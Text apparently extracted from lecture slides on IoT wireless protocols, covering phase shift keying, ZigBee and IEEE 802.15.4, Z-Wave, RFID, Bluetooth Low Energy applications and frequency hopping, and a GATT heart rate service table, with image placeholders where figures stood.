
**Phase
Shift keying**




Digital Modulation



IoT Networks



IEEE 802.15.4 & ZigBee




- “the software”
- Network, Security & Application layers

IEEE 802.15.4


- “the hardware”
- Physical & Media Access Control layers

Z-WAVE


Z-Wave Protocol Stack




Z-WAVE Packet




RFID



Bluetooth Cross Compatibility




BLE Application



 **Bluetooth®**



 **Bluetooth®**
low energy



Smart Home



Beacon



Sports & Fitness



Industrial




Healthcare




BLE - (Adaptive) Frequency Hopping

- When in a data connection, a frequency hopping algorithm is used to cycle through the data channels
- Access Addresses to avoid collisions



BLE Stack




GATT Example

GATT Heart Rate Service

		Handle	Type (UUID)	Value	Permissions
Service	Declaration	0x8000	SERVICE (0x2800)	0x180D	READ
	Characteristic "Heart Rate Measurement"	Declaration	CHAR (0x2803)	NOT 0x8002 HRM	READ
		Value	HRM (0x2A37)	bpm	NONE
		Descriptor	CCCD (0x2902)	0x0001	READ/WRITE
Characteristic "Body Sensor Location"	Declaration	0x8004	CHAR (0x2803)	RD 0x8005 BSL	READ
	Value	0x8005	BSL (0x2A38)	0x02 (Wrist)	READ
Characteristic "Heart Rate Control Point"	Declaration	0x8006	CHAR (0x2803)	WR 0x8007 HRC	READ
	Value	0x8007	HRC (0x2A39)	0xXX	WRITE

